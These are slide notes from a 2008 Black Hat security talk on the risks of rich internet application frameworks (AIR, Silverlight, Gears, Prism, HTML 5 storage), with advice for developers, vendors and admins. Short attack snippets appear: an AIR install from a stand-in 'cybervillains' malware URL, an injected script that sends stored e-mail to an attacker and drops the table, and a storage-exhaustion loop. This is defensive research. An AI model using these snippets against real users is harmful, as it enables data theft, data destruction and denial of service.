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Living in the RIA World:

Blurring the Line between Web and Desktop Security

Alex Stamos
David Thiel
Justine Osborne

BlackHat Vegas 2008

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Who are we?

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- Researchers and consultants with iSEC Partners
- We work with many companies involved in these technologies or with creating rich sites
- We are already starting to see RIA applications in the wild

What's a RIA?

"Rich Internet Applications"

Living in the RIA World

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- As with "Web 2.0", ill-defined
- May contain some of the following ingredients:
  - AJAXy Flashiness
  - Local storage
  - "Offline mode"
  - Decoupling from the browser
  - Access to lower level OS resources: sockets, hardware devices
  - Appearance of a traditional desktop application
- Our research has shown a huge disparity in features and security design

What's a RIA?

Party like it's 1997

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- Constantly updating content!
- Push technology!
- No more browsers!

Why use a RIA?

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- "Web 2.0" no longer gets you VC funding
- Never learned any real programming languages
- To increase responsiveness — distribute data stores between server and client
- Desktop integration — take advantage of OS UI functionality
- In short, web developers can now write full "desktop" apps. This could be good or bad.

RIA Frameworks

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- Adobe AIR
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RIA Frameworks
Fight!

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Adobe AIR
Quick Summary

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Runs disconnected	✓
Standalone app	✓
Privileged OS access	✓
Can launch itself	✓
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	✓
Can talk to the calling DOM	✓
IPC mechanisms	
Proper SSL security	✗

Adobe AIR
What is Adobe AIR?

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Full-featured desktop runtime based upon Adobe Flash technology

- Cross-browser, cross-platform
- Applications can be created with:
  - Adobe Flex 3
  - Adobe Flash CS3
  - HTML and JS using free tools
- AIR intended to be more powerful than a browser-based RIA
  - There is no sandbox around the application
  - AIR apps run with the full powers of the user

Adobe AIR
What is Adobe AIR?

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So it's just like a Win32 program in the eyes of a security analyst?

- Um, not really
- Power of AIR is the "I" in "RIA"
  - Can be invoked by browser with arguments, like ActiveX or Flash
  - Has many native mechanisms for loading external content
  - Highly likely that developers will utilize Internet content. That's the point.

Adobe AIR
What is Adobe AIR?

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- AIR is best thought of as an ActiveX analogue and not like Flash++
  - Code runs with full privileges, can install malware
  - Native mechanisms allow for interaction with untrusted world
- Fortunately, Adobe has seemed to learn some lessons from ActiveX

Adobe AIR
Adobe AIR Security Model

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- By default, code included in AIR application has full rights
  - New functionality in privileged APIs added to JavaScript and ActionScript
  - Some restrictions on interacting with desktop in AIR 1.0
  - Existing capabilities can be chained to run native code
  - Rumors of additional native code capabilities in future releases

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Adobe AIR Security Model

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- No "code access security" model as understood on other systems, such as Java or .Net
- Instead, five pre-defined sandboxes with fixed capabilities
  - Application — Full perms. Default for code included with AIR app
  - Remote — Code downloaded from internet. Browser-like permissions
  - Three intermediate permissions for local SWFs

Adobe AIR
Adobe AIR Security Model

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- AIR has many ways of loading executable content to run, such as HTML/JS and SWFs
- Also many ways of getting external untrusted data
  - Network traffic
  - Arguments from browser invocation
  - Command line arguments
- Application Sandbox
  - Is not supposed to be able to dynamically generate code
  - *eval()* is best example in JS
  - Goal is to eliminate XSS and injection attacks that have plagued Flash apps that have more kick with local privileges

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Adobe AIR Security Model

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- Default for remotely loaded code is Remote sandbox
  - Cannot access new dangerous classes, like *FileStream()*
  - Can access *eval()* and other dynamic methods
  - Can be granted cross-domain XHR
- Should be sufficient for most of the content developers would want from Internet, such as HTML or movie SWFs

Adobe AIR
Installing AIR

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
- AIR requires Flash, not currently included
- Can be installed via external binary or inside of Flash:



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Installing an AIR Application

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- AIR applications can be bundled as binaries (*.air)
- Can also be installed by a web page from inside a SWF

```
var url:String = "http://www.cybervillains.com/malware.air";
var runtimeVersion:String = "1.0";
var arguments:Array = ["launchFromBrowser"];
airSWF.installApplication(url, runtimeVersion, arguments);
```

Adobe AIR
Installing an AIR Application

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
- Adobe supports signing AIR applications with commercial certificates
- Gives you this prompt:



- Notice the default selection

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
- Unfortunately, they also support self-signed certificates
- Gives you this prompt:



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- Hmm, looks familiar...

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- Actually, looks more like pre-IE7 ActiveX
- What am I complaining about? They give the correct information
  - True, but so did ActiveX
  - Allowing users to install signed applets is dangerous enough
  - Allowing self-signed (which is same as unsigned) is terrifying
- The popularity of ActiveX and the ability of web sites to pop open prompts made it the premier malware seeding mechanism
- Adobe Flash is *more* popular than IE ever was
- It's almost impossible to install ActiveX now. That's not an accident.

Adobe AIR
Installing an AIR Application

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- Our suggestions
  - Change default action
  - Add a countdown timer to discourage mindless clickthrough
  - There is already a registry key to disable unsigned install prompts, turn it on by default
  - Stop advertising self-signed AIR applications on Adobe.com
- There is perhaps room for something between AIR and Flash without the rootkit abilities

Questions about Silverlight

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Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	...
Can talk to the calling DOM	✓
IPC mechanisms	✗
Proper SSL security	...

Microsoft Silverlight
What is Microsoft Silverlight?

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Browser plugin with comparable functionality to Adobe Flash

- Cross-browser, cross-platform
- Utilizes XAML to render content in browser
- Two supported versions

Microsoft Silverlight
What is Microsoft Silverlight?

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The Silverlight application UI is rendered using Extensible Application Markup Language (XAML)

- XAML was introduced as a part of the Windows Presentation Foundation Framework (WPF) starting with .NET Framework 3.0
- Markup language which declares UI objects that are mapped to partial class definitions

Microsoft Silverlight
What is Microsoft Silverlight?

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- Hello World with XAML:

```
<Canvas xmlns="http://schemas.microsoft.com/client/2007"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <TextBlock>Hello World!</TextBlock>
</Canvas>
```

- XAML objects map to classes or structures and their attributes map to events or properties
- Silverlight plugin renders UI elements
- Depending on the programming model employed, XAML can interact with Javascript, managed code, or both

Microsoft Silverlight
What is Microsoft Silverlight?

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Silverlight 1.0

- Javascript + XAML
- No access to OS resources
- Javascript is required for instantiation of the plugin and programming logic
- The plugin renders XAML content
- 1 MB install

Microsoft Silverlight
What is Microsoft Silverlight?

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Silverlight 2.0

- Javascript + XAML + Managed code and CoreCLR
- Based on .NET CLR with a security model which sandboxes execution of managed code
- Also supports interaction with JavaScript
- 4 MB install

Programming Models
XAML and Javascript

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Script-behind programming model

- Plugin is instatiated with Javasript Silverlight API
- XAML is parsed into object tree mapping UserControl objects to Javascript object model
- XAML event attributes are handled by Javascript
- Javascript can create and load XAML dynamically
- Special Downloader object is based on XMLHttpRequest object
- Downloads content asynchronyously, only supports GET, packages of files can be downloaded as compressed folders

Programming Models
XAML, Javascript and Managed Code

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Managed code-behind programming model

- Only supported by Silverlight 2.0
- Plugin can be instantiated with either managed code or Javascript Silverlight API
- If the *x:class* attribute of the root XAML element exists the XAML objects will be mapped to the Page class of the specified namespace

```
<UserControl x:Class="SilverlightApp.Page"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
Width="400" Height="300">
```

- This attribute is necessary for managed code-behind interaction

Instantiation and Deployment

Instantiation

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The Silverlight plugin must be embedded as an object in the HTML page:

```
<object data="data:application/x-silverlight," type="application/x-
      silverlight-2-b2" width="100" height="100">
<param name="source" value="ClientBin/SilverlightApp.xap"/>
<param name="onerror" value="onSilverlightError" />
<param name="background" value="white" />
<a href="http://go.microsoft.com/fwlink/?LinkID=115261" style="text-
      decoration: none;">
<img src="http://go.microsoft.com/fwlink/?LinkId=108181" alt="Get Microsoft
      Silverlight" style="border-style: none"/>
</a>
</object>
```

- Tag can either be coded manually
- Or generated with Javascript helper functions

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- Helper functions provided by *Silverlight.js*, included in the Silverlight SDK
- Generated by string concatenation of parameters passed in call to Silverlight.createObject()

```
function createSilverlight(){
Silverlight.createObject(
    "Page.xaml",        // Source
    parentElement,      // DOM reference to hosting DIV tag.
    "myPlugin",         // Unique plug-in ID value.
    {                   // Plug-in properties.
        width:'600',    // Width of rectangular region of plugin
        height:'200',   // Height of rectangular region of plugin
        version:'1.0'   // Plug-in version to use.
    },
   { },                  // No events defined -- use empty list.
    "param1, param2"); // InitParams property value.
    }
```

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- Different helper functions if hosted with Microsoft Silverlight Streaming, on `http://silverlight.live.com`
- Generated by string concatenation of parameters passed in application manifest, an XAML file packaged with uploaded application
- Can be invoked with a control which references Javascript from Microsft domain...

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Instantiation

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```
<html xmlns:devlive="http://dev.live.com">
<head>
<script type="text/javascript" src="http://controls.services.live.com/
      scripts/base/v0.3/live.js"></script>
<script type="text/javascript" src="http://controls.services.live.com/
      scripts/base/v0.3/controls.js"></script>
</head>
```

```
<devlive:slscontrol
     silverlightVersion="1.0"
     src="/XXXXX/HelloWorld/"
     installationMode="popup"
     initParams="myKey=keyValue">
</devlive:slscontrol>
```

Instantiation and Deployment

Instantiation

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The only mandatory parameter is the source

- OBJECT source = path to a zipped folder (.XAP file) on the server hosting the Silverlight application

```
<param name="source" value="ClientBin/SilverlightApp.xap"/>
```

- *Silverlight.createObject()* source = path to the XAML file on the server hosting the Silverlight application

```
"Page.xaml",        // Source
```

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However there are quite a few optional parameters:

- *enableHtmlAccess* = boolean specifying whether the Sliverlight plugin allows hosted content access to the browser DOM
- *initParams* = user defined key/value pairs loaded upon initialization, similar to flashVars

As well as optional events:

- *onLoad* = code initiated when the plugin is succesfully instantiated; XAML has been parsed and an object tree has been generated

Instantiation and Deployment
Deployment

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When deployed with the OBJECT tag:

- .XAP file contains the application dlls, the application manifest and any localized reference dlls
- .XAP file is cached in the browser upon download
- .XAP is just a .ZIP (and can be deployed with that extension as well)
- So I can download the application code, unzip, dissasemble with a tool like .NET Reflector [1]

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When deployed with the *Silverlight.createObject()* helper function:

- XAML file is compiled and an object tree generated
- If the *x:class* attribute is defined in the root element of the XAML, managed code initializes the plugin
- Managed code is streamed to the application on demand

Silverlight 2.0
HTML Bridge

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Managed code can reference DOM elements and Javascript if the *source* path is on the same domain as the hosting page

- If *enableHtmlAccess* = *true* managed code has full access to DOM and Javascript through the *System.Windows.Browser* namespace

```
HtmlDocument doc = HtmlPage.Document;
doc.GetElementById("button").AttachEvent("click",
                new EventHandler(this.CallGlobalJSMethod));

private void CallGlobalJSMethod(object o, EventArgs e) {
HtmlPage.Window.Invoke("globalJSMethod", arg1);
}
```

Silverlight 2.0
HTML Bridge

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- If *enableHtmlAccess* = *false*, managed code cannot obtain references to the DOM or Javascript, except in the following scenario:
  - The managed code exposes *Scriptable* entry points which take *ScriptObject* types as input parameters
  - Javascript calls the *Scriptable* method and passes DOM elements or Javascript references to manged code

Interaction with DOM and Javascript

Crossdomain Access

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Cross-domain communication with the DOM and Javascript is governed by *enableHtmlAccess* parameter as well as the application manifest

- An attribute of the root element of the application manifest *AllowExternalCallersFromXDomain* can be set to the following enum values:
  1. *No Access*: Default setting which prevents all cross domain access
  2. *Full Access*: Full cross domain access to DOM and Javascript
  3. *ScriptableOnly*: Only allow access through *Scriptable* entry points

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Crossdomain Access

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- A second attribute *AllowInboundCallsFromXDomain* can be set to:
  - *true*: Managed code is exposed to crossdomain Javascript
  - *false*: No crossdomain Javascript can access managed code

```
<Deployment xmlns="http://schemas.microsoft.com/client/2007"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    EntryPointAssembly="MyAppAssembly"
    EntryPointType="MyNamespace.MyApplication"
    AllowExternalCallersFromXDomain="FullAccess"
    AllowInboundCallsFromXDomain="true">
```

Interaction with DOM and Javascript

Crossdomain Access

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If hosted on Microsoft Live:

- The remotely hosted app can only communicate with the web page through the key/value pairs passed in *initParams*
- *initParams* are loaded during execution of the initalization function, after load they are set to read-only

Silverlight 2.0
Managed Code

Living in the RIA World

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RIA vs OS
RIA vs the web

Silverlight version of the .NET framework has been trimmed down to expose only the functionality that Silverlight developers deemed necessary:

- Collections
- LINQ to objects
- LINQ to XML
- Isolated Storage
- Networking
- Threading
- XML DOM

CoreCLR Security Model

Transparency Model

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Access to dangerous functions is goverend by the CoreCLR

- There is no such thing as code access security (CAS) in Silverlight
- CAS has been replaced by a security model referred to as the "transparency model"
- Although namespaces retain same names, Silverlight code can only reference libraries shipped with the Silverlight version of the .NET framework

CoreCLR Security Model
Transparency Model

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The transparency model breaks up code into three levels with three security attributes:

1. *SecurityTransparentAttribute*
2. *SecuritySafeCriticalAttribute*
3. *SecurityCriticalAttribute*

CoreCLR Security Model

Security Attributes

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SecurityTransparentAttribute

- Same privelege level as code without a security attribute defined
- Untrusted code that cannot call any functions or access any fields that elevate the call stack.
- This is the default privlege level of all application code
- Can also be platform code

```
static IsolatedStorageFile();
```

CoreCLR Security Model

Security Attributes

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SecuritySafeCriticalAttribute

- Partial trust code that acts as the gateway between transparent code and full trust code.
- This security attribute was intoduced with Silverlight 2.0
- Assemblies containing code marked with *SecuritySafeCritical* attribute must be signed with Microsoft public key.

```
[SecuritySafeCritical]
public static IsolatedStorageFile GetUserStoreForApplication();
```

CoreCLR Security Model

Security Attributes

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SecurityCriticalAttribute

- Full trust code that can access OS resources such as filesystem
- Assemblies containing code marked with SecuritySafeCritical attribute must be signed with Microsoft public key.

```
[SecurityCritical]
private static string FetchOrCreateStore(string groupName, string
    storeName, IsolatedStorageFile isf)
```

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SecuritySafeCritical code acts as the gatekeeper of the sandbox

- The CoreCLR only allows transparent code (*SecurityTransparent* or *SecuritySafeCritcal*) to execute
- SecuritySafeCritical code is the only code that can call SecurityCritical methods
- So can't I make my own custom assemblies and define the SecuritySafeCritical attribute?

CoreCLR Security Model

Transparency Model

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Not if Microsoft can help it:

- The CoreCLR prevents us from defining anything in my custom assemblies as SecuritySafeCritical
- When code with the security attribute SecuritySafeCritical attempts to execute in the CoreCLR:
  - The loading assembly is verfied with a Microsoft key
  - The path of the loading assembly is checked against the Silverlight install directory
- The CoreCLR effectively ignores any attempts to call unverified SecuritySafeCritical code

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File System

- Isolated storage is available to the Silverlight application through the *System.IO.IsolatedStorage* namespace
- The default storage quota is 1 MB, and data is stored in the local application settings folder of the user
- When local storage is requested by an SL app, identification strings are generated, ids are based on pathname of application
- The same isolated storage directory will be accesible by any SL app with the same application and group IDs

Interaction with the Operating System
File System

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- Silverlight 2.0 ships with a Silverlight configuration utility
- Using the configuration utility, the user has the option to
  - Disallow access to isolated storage completely,
  - Allow access to isolated storage on a site by site basis,
  - Configure the default storage quota

Interaction with the Operating System

File System

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

Interaction with the Operating System

Network Sockets

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- Network sockets are available to the Silverlight applications through the *System.Net.Sockets* namespace
- Currently only supports TCP sockets
- Socket connections can only push data to the client
- Socket connections can be initiated only between the client and the site of origin of the SL app, unless there exists a crossdomainpolicy.xml or clientaccesspolicy.xml in the root directory of the remote path

Networking
HTTP Requests

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- Silverlight 1.0 uses a Javascript object model similar to XmlHttpRequest
- Silverlight 2.0 uses WebClient

Questions about Gears

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Attack Scenarios
RIA vs OS
RIA vs the web

Runs disconnected	✓
Standalone app	✗
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✗
Dedicated session management	✗
Can talk to the calling DOM	...
IPC mechanisms	✗
Proper SSL security	...

Google Gears

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- Uses a homegrown API for synchronizing data
- Local SQLite instance used for data storage
- *LocalServer* hosts content locally for offline access
- Works offline via SQL database, local assets, and a local app server, *LocalServer*
- LocalServer acts as a broker between the browser and webserver
    - Changes behavior depending on online status

Google Gears
Security mechanisms

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- Uses same origin to restrict access to site databases and LocalServer resource capture
- Provides for parameterized SQL
- Opt-in user dialog
- Gears 0.3 allows for "customization" of this dialog...

Google Gears

Win! j/k fail

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

Google Gears
Here to stay?

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- Seen very limited adoption thus far
- Most of the functionality is included in the HTML 5 spec
- So, moving on...

Mozilla Prism
Quick Summary

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Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✗
Dedicated session management	✗
Can talk to the calling DOM	✗
IPC mechanisms	✗
Proper SSL security	✓

Mozilla Prism

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Attack Scenarios
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- Formerly WebRunner — wraps webapps to appear as desktop apps
- Standalone browser instance, restricted to one domain
  - External links open a regular browser
- Separate user profile
- Certificate errors are a hard failure

Mozilla Prism

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
Attack Scenarios
RIA vs OS
RIA vs the web

- Consists of a webapp bundle with id, URI, CSS, scripting and UI rules in an INI:

```
[Parameters]
id=isec.site@isecpartners.com
uri=https://www.isecpartners.com/
icon=isec
status=no
location=no
sidebar=no
navigation=no
```

Mozilla Prism

Example bundles



Mozilla Prism
Bundles

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- Javascript included with webapp bundles has full XPCOM privs (but not content scripting privs)
- Script in 3rd-party bundles allows modifying browser behavior just like an extension
- Unlike add-ons, no mechanism for signing or verifying goodness of webapp bundles

Mozilla Prism

Prism Install UI

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

Mozilla Prism
Abuse

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- Looks like a bookmark dialog
- No warnings for install
- Full XPCOM scripting privileges
- Low bar for trojans and malicious code — a malicious browser extension, but with no code signing or warning

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Demo

HTML 5

New "features" in Firefox and WebKit

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RIA vs OS
RIA vs the web

- Introduces DOM storage — *sessionStorage* and *localStorage*
  - *sessionStorage* stores arbitrary amounts of data for a single session
  - *localStorage* persists beyond the session — never expires, limited to 5M
- Database storage via *openDatabase()*
- All expected to be same-origin

DOM Storage

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- The major goals of DOM storage — more storage space and real persistence
- Cookies considered too small
- Users delete cookies, or won't accept them
- DOM storage bypasses pesky users
- However, pesky users can use:
  - about:config dom.storage.enabled = false

Browser-based SQL Databases

DatabaseJacking

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Attack Scenarios
RIA vs OS
RIA vs the web

Injection attacks become far more damaging when you can insert code like this:

```
var db=openDatabase("e-mail", [], "My precious e-mail", "3.14");

    allmessages=db.executeSql("SELECT * FROM MSGS", [], function(results) {
        sendToAttacker(results); }
    );

    db.executeSql("DROP TABLE MESSAGES", [], function() {
        alert("lol"); }
    );
```

Firefox 3

Mozilla-specific issues

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Attack Scenarios
RIA vs OS
RIA vs the web

- Cross-Site XMLHttpRequest — removed in late FF3 betas, but it may return
- *globalStorage*
  - FF2 has weak same-origin restrictions
  - FF2 and FF3 both omit any UI to view/change/delete
  - Deprecated in HTML 5 for *localStorage*
- The RIA world is totally SQL-happy
- Downloads, cookies, form history, search history, *etc*, all stored in local SQLite databases
  - Why?? This data **isn't relational**.

Firefox 3
Additional fun

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- Speaking of tracking and data storage...
- Did you have History turned off? FF3 turned it back on.
- Also new in FF3: *nsIdleService* — idle tracking through XPCOM
- EXSLT — eXtensible Stylesheet Language Transformations weren't extensible enough, so here are the extensions.
- Websites can now be protocol handlers — a novel way to implement spyware

Webkit
The Lurking Menace

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- Used in Safari, iPhone, Android, OpenMoko, Konqueror
- Supports HTML 5 DOM storage mechanisms
  - Particularly crucial on mobile devices, where storage is at a premium

Inherent DoS Risks in HTML 5

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- 5M per origin for database objects
- 5M per origin for *localStorage*
- 5M per origin for *globalStorage* (in Firefox)
- Thankfully, no one has hundreds of thousands of origins
  - Except people on internal class A networks
  - Or anyone with wildcard DNS
- Trivial storage exhaustion attacks possible
- Even more so for mobile devices based on WebKit — plus, storage and RAM are often pooled on these
- **No exposed UI to disable this**

DoS Risks in HTML 5

Attack Scenarios

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- Attacker sets up or compromises web server with wildcard DNS
- Upon page visitation of the main virtual host, an IFRAME loads which runs Javascript like this:

```
function storethings(name) {
    globalStorage['cybervillains.org'][name] = "Hi there, from iSEC!";
}

function mul0 (str, num) {
    if (!num) return "";
    var newStr = str;
    while (--num) newStr += str;
    return newStr;
}

var i = 0;
while (i < 10000) {
    whee = mul0("A",10000);
        storethings(whee + i);
        i++;
}
```

DoS Risks in HTML 5

Attack Scenarios

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RIA vs OS
RIA vs the web

- Each request loads a page instantiating *globalStorage* and/or *localStorage* and database objects
- Fill the victim's hard drive with incriminating evidence — base64-encoded images/files, *etc.*..

Other HTML 5 features not yet implemented

Coming soon to a browser near you

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Attack Scenarios
RIA vs OS
RIA vs the web

- TCP Connections! Direct ones *and* broadcast.
- Section 7.3.8, Security: "Need to write this section." [1]

[1] http://www.w3.org/html/wg/html5/

RIA vs OS
Storage

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Attack Scenarios
RIA vs OS
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- All of these frameworks expand the capabilities to store data locally
- Introduce privacy/tracking concerns
- DoS risk against desktops and mobile devices

RIA vs OS
Malware

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- Adobe AIR is a desktop application framework
- AIR can easily seed malware
- The effectiveness of malware attacks will be directly related to the popularity of the platform and the ease of install
- Large media attack surfaces pose another option

RIA vs the web

Or vice versa

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RIA vs OS
RIA vs the web

- Most RIA frameworks and HTML 5 include mechanisms for SQL-based storage
- XSS now has access to huge, easily retrievable data stores, often pre-login
- Retrieving query parameters from untrusted sources can now leads to SQL injection
- CSRF from the RIA app to the browser usually still possible
- Silverlight and AIR accept input from calling sites, opening Flash-like XSS and XSF vulns

RIA Developer Checklist

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- Prevent predictably named data stores — use a per-user GUID embedded in dynamically generated page
- Parameterize SQL statements
- Lock your AIR app to your domain if possible
- Beware of passed-in arguments. Don't use them in JavaScript or to fetch URLs
- Be very careful with sandbox bridging. Don't get cute about bypassing AIR security model
- Use Flex or Flash if you don't need local power of AIR
  - ...and you probably don't

RIA Framework Vendors

Local Storage Security

Living in the RIA World

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RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- *Let users opt out.*
  - User choice is missing here
  - Cookies have been opt-out for ages, but other tracking mechanisms haven't caught up
- Limit storage invocations
  - 5M per origin is *way* too much without user interaction, especially on mobile devices

RIA Framework Vendors

Install Mechanisms

Living in the RIA World

Security Checklist
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RIA Framework Vendors
Users and Administrators

Summary

Q&A

- Learn from Microsoft's mistakes
  - They invented RIA with ActiveX
  - Advantage: Malware
  - Bad guys can get certs. We have a code signing cert from Verisign, and we're professional bad guys

RIA Framework Vendors

Install Mechanisms

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RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- Users will click yes enough to invite abuse
  - Do not allow self-signed anything without setting an external developer bit
  - Install needs to take longer
  - Watch out for install window DoSing to force a "yes"
  - Using .exe download and install as baseline is not acceptable
  - RIA frameworks need an equivalent to ActiveX killbits

RIA Framework Vendors

Attack Surfaces

Living in the RIA World

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Summary

Q&A

- RIA Frameworks are expanding security attack surface
  - Audio codecs
  - Video codecs
  - IL Parser / Virtual Machine
  - Embedded HTML renderer, JavaScript engine, image libraries
- Users do not understand the danger
- Too many exploits will lead to backlash, mass uninstall

Users and Administrators

Advice for Corporate Admins

Living in the RIA World

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Users and Administrators
Summary
Q&A

- Disallow install of RIA frameworks without legitimate business need
  - For Windows, GPO can disable per CLSID
  - Once installed, IEAK becomes useless in enforcing policy in alternative installers
- Discourage development teams from using RIA unnecessarily
- Understand local framework settings that you can set remotely
  - Disable self-signed AIR install
- Block blobs at border proxy if necessary

Users and Administrators

Advice for Normal People

Living in the RIA World

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Q&A

- Don't install frameworks you don't need
- Use NoScript or equivalent to block JS/Flash/Silverlight instantiation except when you want it
- Read install boxes carefully
- Buy gold, guns, and canned food

02:00:39
DIE
29
UKYO
NAKORURU
CONCLUSION
POW
LEVEL 4
CREDIT 00

Summary

Living in the RIA World

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Summary

Q&A

- RIA frameworks widely differ in their security models
- It is highly likely that web developers will introduce interesting flaws into their desktop applications
- The Web is becoming less standardized, more complex, and much more dangerous

- To Be Done
  - Automated auditing tools for these frameworks are necessary
  - Detailed per-framework checklists need to be created
  - Plenty of bugs to find for everyone

Q&A

Living in the RIA World

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Users and Administrators

Summary

Q&A

- Thanks for coming!
- Questions?

https://www.isecpartners.com

For Further Reading

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http://www.aisto.com/roeder/dotnet/

Kevin Kelly, Gary Wolf
Kiss your browser goodbye: The radical future of media beyond the Web
Wired 5.03. March, 1997

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http://www.w3.org/html/wg/html5/ — July 1 2008